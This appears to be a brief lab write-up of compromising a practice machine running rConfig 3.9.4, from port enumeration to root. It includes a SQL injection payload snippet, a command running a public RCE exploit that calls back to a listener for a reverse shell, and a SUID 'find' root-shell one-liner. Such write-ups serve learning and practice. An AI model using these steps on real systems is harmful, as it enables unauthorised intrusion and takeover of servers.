Enumeration


2021年7月30日 11:47

1: Use autorecon to enumerate its services, **21, 22, 80, 111, 139, 445, 3306, 8081** are open
2: FTP service supports anonymous login, however, because of settings, I cannot list directory
3: Enumerate HTTP service, it does not contain any content
4: One of SMB share supports null session, however, list is not permitted
5: Check HTTPS service, it is **rConfig 3.9.4**. It has **multiple exploits**.

Foothold

2021年7月30日 11:48

1: The root cause of multiple exploits is **SQLi** (https://www.exploit-db.com/exploits/48261). Although I do not use this one.
2: Download this exploit: https://www.exploit-db.com/exploits/48261. **Delete** these lines:



```
print("[+] Removing the temporary admin user...")
delUserPayload="%20;DELETE%20FROM%20`users`%20WHERE%20`username`='"+fake_user+"';--"
encoded_request = target+vuln_page+vuln_parameters+delUserPayload
lastrequest = requests.session()
exploit_req = lastrequest.get(encoded_request,verify=False)
```

3: Since the single exploit could not return a shell, therefore I make use of the part that **insert an admin user**, than use generated admin user to sign in.
4: Use **generated admin user account** to sign in, download and execute the second exploit (https://www.exploit-db.com/exploits/48241). Set up a netcat listener, and execute command: **python3 poc.py https://192.168.61.57:8081 admin1 admin 192.168.49.61 445**
5: Get a shell

Privilege Escalation

2021年7月30日 11:48

1: Check **SUID** file, binary file **find** is set SUID

2: **find . -exec /bin/sh -p \; -quit**

3: Get root shell

Review

2021年7月30日 11:49

1: Target **HTTP** service
2: Identify the service and its version, find **two exploits**. One for **inserting another admin user** or getting **hash of admin's password**, and then launch **authenticated RCE**
3: Make use of **SUID** binary